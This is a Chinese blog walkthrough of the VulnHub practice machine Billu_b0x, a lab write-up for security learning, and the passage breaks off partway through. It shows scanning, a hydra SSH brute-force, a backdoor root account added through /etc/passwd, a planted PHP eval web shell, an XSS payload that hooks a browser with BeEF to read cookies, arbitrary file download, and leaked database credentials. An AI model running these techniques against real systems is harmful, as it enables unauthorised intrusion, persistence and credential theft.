

【VulnHub靶机渗透】三：Billu_b0x

原创


[KB-野原新之助](#) 于 2020-04-06 14:06:00 发布 518 收藏 1

分类专栏：[# VulnHub综合靶机](#) 文章标签：[Billu_b0x vulnhub 渗透测试](#)

版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_43968080/article/details/105267612

版权



[VulnHub综合靶机](#) 专栏收录该内容

10 篇文章 2 订阅

订阅专栏

VulnHub是一个安全平台，内含众多渗透测试的靶场镜像，只需要下载至本地并在虚拟机上运行，即可得到一个完整的渗透测试练习系统，每一个靶机都有相关目标去完成（万分感谢提供靶机镜像的同学）。

文章目录

- 一、相关简介
- 二、信息搜集
- 三、渗透步骤

1、ssh账户爆破

2、Web站点渗透

2.1、index.php

2.2、add.php

2.3、test.php: 任意文件读取与下载

2.4、phpmy: 信息泄漏

2.5、index.php 续: 文件包含+图片马

3、Linux内核提权

三、总结

一、相关简介

靶机：

该靶机设定了一些常见的Web应用漏洞，如文件包含、任意文件下载、注入等。

- 名称: Billu_b0x
- 系统: Linux Ubuntu (32位)
- 难度: 中级
- 目标: 利用Web应用程序进入系统并提权至root权限
- 软件包: Apache、PHP、MySql

环境:

- 靶机: Billu_b0x——192.168.11.22
- 攻击机: Kali——192.168.11.11
- 工具: Nmap、dirb、NetCat (nc)、BurpSuit、Sqlmap、whatweb、Xshell等

流程:

1. 信息搜集
2. 逐一服务进行渗透

二、信息搜集

注: (信息搜集也包含在渗透测试里边, 但是为了过程更加直观, 我将信息搜集单独写出来, 望悉知)

nmap进行主机端口信息扫描

```
nmap -sS -Pn -T4 -sV -O 192.168.11.22
```

```
root@kali:~# nmap -sS -Pn -T4 -sV -O 192.168.11.22
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-01 10:55 EDT
Nmap scan report for 192.168.11.22
Host is up (0.00059s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 00:0C:29:E3:BD:0B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.10 seconds https://blog.csdn.net/qq_43968080
```

使用 whatweb 识别 Web 指纹信息

```
whatweb -v -a 3 192.168.11.22
```

```
root@kali:~/Desktop# whatweb -v -a 3 192.168.11.22
WhatWeb report for http://192.168.11.22
Status      : 200 OK
Title       : ---=[[IndiShell Lab]]---
IP          : 192.168.11.22
Country     : RESERVED, ZZ

Summary    : HTTPServer[Ubuntu Linux][Apache/2.2.22 (Ubuntu)], X-Powered-By[testing only], X-Frame-Options[SAMEORIGIN], Apache[2.2,2.2.22], Cookies[PHPSESSID], Script[text/javascript]

Detected Plugins:
[ Apache ]
    The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

    Version      : 2.2.22 (from HTTP Server Header)
    Version      : 2.2
    Version      : 2.2
    Google Dorks: (3)
```

https://blog.csdn.net/qq_43968080

使用dirb爆破Web目录

```
---- Scanning URL: http://192.168.11.22/ ----
+ http://192.168.11.22/111 (CODE:200|SIZE:19)
+ http://192.168.11.22/add (CODE:200|SIZE:307)
+ http://192.168.11.22/c (CODE:200|SIZE:1)
+ http://192.168.11.22/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.11.22/cmd (CODE:200|SIZE:0)
+ http://192.168.11.22/head (CODE:200|SIZE:2793)
==> DIRECTORY: http://192.168.11.22/images/
+ http://192.168.11.22/in (CODE:200|SIZE:47549)
+ http://192.168.11.22/index (CODE:200|SIZE:3263)
+ http://192.168.11.22/panel (CODE:302|SIZE:2469)
==> DIRECTORY: http://192.168.11.22/phpmy/
+ http://192.168.11.22/server-status (CODE:403|SIZE:294)
+ http://192.168.11.22/shell (CODE:200|SIZE:0)
+ http://192.168.11.22/show (CODE:200|SIZE:1)
+ http://192.168.11.22/test (CODE:200|SIZE:72)
==> DIRECTORY: http://192.168.11.22/uploaded_images/
```

https://blog.csdn.net/qq_43968080

通过扫描大致得到以下信息:

- 目标IP: 192.168.11.22
- OS: Linux (Ubuntu)
- 22端口: ssh, OpenSSH
- 80端口: http, Apache 2.2.22

访问扫描到的Web路径，得到以下信息：

- <http://192.168.11.22/add>: 上传文件
- <http://192.168.11.22/in>: phpinfo函数
- <http://192.168.11.22/index.php>: 登录界面
- <http://192.168.11.22/phpmy/>: phpmyadmin
- <http://192.168.11.22/test>: 文件参数
- <http://192.168.11.22/c>: 空页面
- <http://192.168.11.22/cmd>: 空页面
- <http://192.168.11.22/head>: 空页面
- <http://192.168.11.22/panel>: 空页面
- <http://192.168.11.22/shell>: 空页面
- <http://192.168.11.22/show>: 空页面
- <http://192.168.11.22/server-status>: 权限不足
- <http://192.168.11.22/cgi-bin/>: 权限不足
- <http://192.168.11.22/index>: 登录界面，同 [./index.php](http://192.168.11.22/index.php)
- http://192.168.11.22/uploaded_images/: 图片文件夹

三、渗透步骤


1、ssh账户爆破

1) 爆破并连接ssh服务

首先试一下22端口爆破

```
hydra -L /usr/share/wordlists/uname_passwd/adminUser.txt -P /usr/share/wordlists/uname_passwd/adminPsd.txt -vV -t4 192.168.11.22 ssh
```

字典文件如下，是一个我经常用的小字典：



hello	princess
adm	rockyou
admini	abc123
helloworldadmin	abcd234
younome	ABCD1234
nibushiwo	a1b2
520250	a1b2c3
admin	a1b2c3d4
adnin	a1b2c3d4e5
mangeruser	abcde12345
mangeuse	ABCDE12345
secadm	abcdeabcde
sysadm	ABCDEABCDE
auditadm	abcdef
audit	abcdef1234
security	abcdefg
	abcdefgh

https://blog.csdn.net/qq_43968080

妈耶，直接爆出了账户：root, 123456

```
[ATTEMPT] target 192.168.11.22 - login "root" - pass "123456" - 219 of 3348 [child 1] (0/0)
[ATTEMPT] target 192.168.11.22 - login "root" - pass "1234567" - 220 of 3348 [child 3] (0/0)
[22][ssh] host: 192.168.11.22 login: root password: 123456
[ATTEMPT] target 192.168.11.22 - login "admin123" - pass "1234" - 325 of 3348 [child 1] (0/0)
[ATTEMPT] target 192.168.11.22 - login "admin123" - pass "12345" - 326 of 3348 [child 2] (0/0)
```

https://blog.csdn.net/qq_43968080

ok，使用 terminal 连接 ssh 来查看一下相关信息

```
root@kali:~/Desktop# ssh root@192.168.11.22
The authenticity of host '192.168.11.22 (192.168.11.22)' can't be established.
ECDSA key fingerprint is SHA256:UyLCTuDmpoRjdivxmtTOMWDk0apVt5NWjp8Xnole+Z4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.11.22' (ECDSA) to the list of known hosts.
root@192.168.11.22's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Thu Apr  2 10:55:02 IST 2020
```

https://blog.csdn.net/qq_43968080

直接就是root权限，么得意思

```
root@indishell:~# id
uid=0(root) gid=0(root) groups=0(root)
root@indishell:~# whoami
root
root@indishell:~#
```

2) 创建root权限用户，Web后台挂马

还是惯例创建一个root权限用户，再搞一个挂马吧

既然是root权限，自然有对passwd文件的写权限，那么就可以创建一个用户 xiaohei，再修改器权限 id

```
root@indishell:~# useradd xiaohei
root@indishell:~# passwd xiaohei
```

```
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

打开passwd文件，将xiaohei的权限值改为 0 0

```
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
ica:x:1000:1000:ica,,,:/home/ica:/bin/bash
xiaohei:x:0:0::/home/xiaohei:/bin/sh
~
Not enough arguments for crypt at -e line 1,
Execution of -e aborted due to compilation or
```


先切换到普通用户ica，在切换至xiaohei用户，查看其权限为root权限

```
root@indishell:~# su ica
ica@indishell:/root$ su xiaohei
Password:
# id
uid=0(root) gid=0(root) groups=0(root)
# sudo su
root@indishell:~# id
uid=0(root) gid=0(root) groups=0(root)
root@indishell:~# | https://blog.csdn.net/qq_43968080
```

ok，再挂马吧，找到网站根目录，一般Linux的默认Web目录都在 /var/www 下，也可以访问之前扫描出的一个phpinfo页面

_SERVER["SERVER_PORT"]	80
_SERVER["REMOTE_ADDR"]	192.168.11.1
_SERVER["DOCUMENT_ROOT"]	/var/www
_SERVER["SERVER_ADMIN"]	webmaster@localhost
_SERVER["SCRIPT_FILENAME"]	/var/www/in.php

在站点下种马，使用蚁剑连接得到Webshell



2、Web站点渗透


经过对爆出的路径进行分析以及页面提示，得到以下几个疑似可利用的弱点：

- <http://192.168.11.22/index.php>
- <http://192.168.11.22/add>
- <http://192.168.11.22/test>
- <http://192.168.11.22/phpmy/>

下面就以这四个点逐一展开渗透，达到 getshell 并提权。

2.1、index.php

虽然页面提示是一个sql注入漏洞，但是使用各种方法，无法成功注入。




使用sqlmap进行注入，并且加入绕过插件

```
sqlmap -u http://192.168.11.22 --data="un=aaa&ps=bbb" --level=3 --tamper "base64encode.py,space2comment" --cookie="PHPSESSID=jjneulif3aon2c9L97ani7okd0"
```

sql注入依然未成功。

但是在扫描过程中，发现这两处存在XSS漏洞



```
Host: 192.168.11.22
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://192.168.11.22
Connection: close
Referer: http://192.168.11.22/
Cookie: PHPSESSID=jjneulif3aon2c9I97ani7okd0
Upgrade-Insecure-Requests: 1
```

un=aaa&ps=bbbdnj54%3cscript%3ealert(1)%3c%2fscript%3eywu54&login=let%27s+login

https://blog.csdn.net/qq_43968080

插入beef-xss的代码，需要使用url编码来绕过，即可xss注入

Key	Value
browser.plugins	Shockwave Flash
browser.version	74.0
browser.window.cookies	PHPSESSID=jjneulif3aon2c9I97ani7okd0; BEEFH00K=5GUXMfoLXBLoi2e2yh7tSI9teQ9F1h1hMLKMU0S0G8q6LR9gx2Hk8hnSbUYl9ggP39
browser.window.hostname	192.168.11.22
browser.window.hostport	80
browser.window.origin	http://192.168.11.22
browser.window.referrer	http://192.168.11.22/
browser.window.size.height	728
browser.window.size.width	1536
browser.window.title	--[[IndiShell Lab]]---
browser.window.uri	http://192.168.11.22/

看一下对方 cookie

id	date	label
0	2020-04-03 01:19	command 1

Command results

```
data: cookie=PHPSESSID=jjneulif3aon2c9I97ani7okd0; BEEFH00K=5GUXMfoLXBLoi2e2yh7tSI9teQ9F1h1hMLKMU0S0G8q6LR9gx2Hk8hnSbUYl9ggP39
```

但是是一个反射型XSS，用处不大，sql注入也未成功，先放下。

2.2、add.php

选择一个图片，填好内容后抓包，请求包如下：

```
-----183431528235398528482163267854
Content-Disposition: form-data; name="name"

aaa
-----183431528235398528482163267854
Content-Disposition: form-data; name="address"

bbb
-----183431528235398528482163267854
Content-Disposition: form-data; name="id"

ccc
-----183431528235398528482163267854
Content-Disposition: form-data; name="upload"

upload
-----183431528235398528482163267854--
```

https://blog.csdn.net/qq_43968080

发现无论上传什么文件，都没有任何效果，索性选择主动响应该请求，查看响应包：

```
GET /success.txt HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
Pragma: no-cache
Connection: close
```


好像不可以上传，先放下。

2.3、test.php: 任意文件读取与下载


1) 发现任意文件下载漏洞

这个页面最为特殊，打开时页面提示 `'file' parameter is empty. Please provide file path in 'file' parameter`，就是file参数为空，需要传入一个参数


尝试直接在URL里传入一个file，参数设置为刚才扫描到的index.php文件



依然提示为空，那极有可能是POST方式，抓包修改提交方式



再在数据区写 `file=index.php` 提交，此时页面依然提示参数为空，但是！但是！弹出来一个文件保存弹窗，存在文件包含的文件泄漏



2) 利用漏洞下载源码进行审计

那么就可以把扫描到的所有文件保存下来进行源码审计了，最终得到了以下几个有用的信息：

• `add.php` 就是一个空壳文件，只写了上传部分的代码，其余的处理代码都没有，所以也就不具备上传漏洞了。

- **add.php:** 就是一个上传文件，关于上传那部分的代码，其余的处理代码都只有，所以也就不是文件上传漏洞，天

```
<?php

echo '<form method="post" enctype="multipart/form-data">
    Select image to upload:
    <input type="file" name=image>
    <input type="text" name=name value="name">
    <input type="text" name=address value="address">
    <input type="text" name=id value=1337 >
    <input type="submit" value="upload" name="upload">
</form>';

?>
```

https://blog.csdn.net/qq_43968080

- **c.php:** 是一个连接数据库的文件，包含了连接数据库的账号密码：**billu**、**b0x_billU**

```
<?php
#header( 'Z-Powered-By:its chutiyapa xD' );
header('X-Frame-Options: SAMEORIGIN');
header( 'Server:testing only' );
header( 'X-Powered-By:testing only' );

ini_set( 'session.cookie_httponly', 1 );

$conn = mysqli_connect("127.0.0.1","billu","b0x_billU","ica_lab");

// Check connection
if (mysqli_connect_errno())
{
    echo "connection failed -> " . mysqli_connect_error();
}

?>
```

https://blog.csdn.net/qq_43968080

- **cmd.php:** 是一个 php 一句话木马，直接在 repeater 里看

Request	Response
<div style="border: 1px solid gray; padding: 5px;"> <div style="display: flex; border-bottom: 1px solid gray;"> Raw Params Headers Hex </div> <pre>POST /test HTTP/1.1 Host: 192.168.11.22 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Cookie: PHPSESSID=jjneulif3aon2c9l97ani7okd0; BEEFH00K=5GUxMfoLXBLoi2e2yh7tSI9teQ9F1hhMLKMU0S0G8q6LR9gx2Hk8hnSbUYlggPJ9qMRfs WMyYwMhoWWW Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0 Content-Type: application/x-www-form-urlencoded Content-Length: 12 file=cmd.php</pre> </div>	<div style="border: 1px solid gray; padding: 5px;"> <div style="display: flex; border-bottom: 1px solid gray;"> Raw Headers Hex </div> <pre>HTTP/1.1 200 OK Date: Sat, 04 Apr 2020 13:07:16 GMT Server: Apache/2.2.22 (Ubuntu) Accept-Ranges: bytes X-Powered-By: PHP/5.3.10-1ubuntu3.26 Content-Description: File Transfer Content-Transfer-Encoding: binary Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Pragma: public Content-Disposition: attachment; filename="cmd.php" Content-Length: 31 Connection: close Content-Type: application/octet-stream <?php @eval(\$_REQUEST[cmd]);?></pre> </div>

https://blog.csdn.net/qq_43968080

- **index.php:** 构造sql语句时过滤了单引号，虽然hex编码以及Unicode编码可以绕过，但是就是无法注入。。


```
$uname=str_replace('\\','',urldecode($_POST['un']));  
echo "<br>".$uname."<br>";  
$pass=str_replace('\\','',urldecode($_POST['ps']));  
echo "<br>".$pass."<br>";  
$run='select * from auth where pass=\\'.$pass.'\\' and uname=\\'.$uname.'\\';  
echo "<br>".$run."<br>";  
$result = mysqli_query($conn, $run);
```

